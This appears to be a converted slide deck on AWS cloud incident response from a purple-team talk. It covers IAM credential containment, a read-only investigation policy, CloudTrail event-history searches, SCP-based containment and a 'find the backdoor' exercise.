- Assess Data Exposure and Exfiltration Scope.

**aws-cloudtrail-logs-062699727140-416389b6** Info

Objects

Metadata

Properties

**Permissions**

Metrics

Management

### Permissions overview

**Access finding**

Access findings are provided by IAM external access analyzers. Learn more about [How IAM analyzer findings work](#) 

[View analyzer for us-east-1](#)

### Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS before applying any of these settings, ensure that your applications will work correctly without public access. If you require you can customize the individual settings below to suit your specific storage use cases. [Learn more](#) 

**Block *all* public access**

 On

► **Individual Block Public Access settings for this bucket**

# Incident Response in IAM

- Immediate Credential Containment **through Access Key Deactivation, Session Revocation, and Login Profile Disablement**,
- Preserve IAM state by exporting Users, Roles, Policies, Groups, Trust Relationships, and MFA configurations before making changes,
- Identify **newly created Access Keys, Users, Roles, Policies**, Federated Identities, and Cross-Account Trusts established by the attacker,
- Investigate **AssumeRole activity**, role chaining, and anomalous API usage to determine the scope of compromise,
- Check for **persistence through Access Keys, Login Profiles, Trust Policies**, Identity Providers, Lambda functions, EventBridge rules, and automation workflows,
- **Permission Boundaries and SCP** are great tools for containment.

## Specify permissions [Info](#)

Add permissions by selecting services, actions, resources, and conditions. Build permission stat


### Policy editor

```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Sid": "AllowReadOnlyInvestigation",
6        "Effect": "Allow",
7        "Action": [
8          "sts:GetCallerIdentity",
9          "iam:Get*",
10         "iam:List*",
11         "cloudtrail:LookupEvents",
12         "cloudtrail:Get*",
13         "cloudtrail:Describe*"
14       ],
15       "Resource": "*"
16     }
17   ]
18 }
```



# Incident Response with Cloudtrail

- Cloudtrail is the Bread and Butter for IR, it will **allow you to review every api call in the tenant.**
- Search for critical creations, like users, ssh keys, servers, lambda functions.
- Search for secret access, policies modifications,
- If Data Events are enabled, search for data leakages and information dumps,
- **Yo can always use Event History if preparation was not good enough.**




The screenshot shows the AWS CloudTrail 'Event history' console. At the top, it says 'Event history (50+)' with an 'Info' link. Below this, a description states 'Event history shows you the last 90 days of management events.' There is a 'Lookup attributes' section with a dropdown menu set to 'User name' and a search box containing 'santi@dbnz.io'. To the right of the search box is a 'Filter by' button. The main part of the screenshot is a table of events. The table has columns for 'Event name', 'Event time', and 'User name'. The events listed are all 'ListManagedNotificat...' events, occurring on June 13, 2026, at various times, all performed by the user 'santi@dbnz.io'.

| <input type="checkbox"/> | Event name                              | Event time                        | User name     |
|--------------------------|-----------------------------------------|-----------------------------------|---------------|
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:33:53 (UTC-0... | santi@dbnz.io |
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:33:36 (UTC-0... | santi@dbnz.io |
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:31:53 (UTC-0... | santi@dbnz.io |
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:31:36 (UTC-0... | santi@dbnz.io |
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:29:53 (UTC-0... | santi@dbnz.io |
| <input type="checkbox"/> | <a href="#">ListManagedNotificat...</a> | June 13, 2026, 11:29:36 (UTC-0... | santi@dbnz.io |

# AWS Organization Containment

- Organizations and SCP are powerful for account and org wide containment,
- Create SCP to block malicious behaviors that won't impact the business,
- **Block service creation, Access Keys and Secret Access Key creation**, Impair Defenses techniques, etc.
- If Control Tower is enabled, you can also implement **Proactive controls** that will patch the environment,



## Exercise - Find the Backdoor

---

1. There is a Backdoor in the AWS Account
2. Find it!
3. How would you contain the situation? Would the containment impact the business?
4. Why detection rules didn't trigger?
5. What hardening controls should be enabled?
6. Can we create a custom detection logic in order to stop this from happening again?

[/]

# Questions/

## Cloud Security - The Purple Team Way

06/14/2026 · Santiago Abastante

---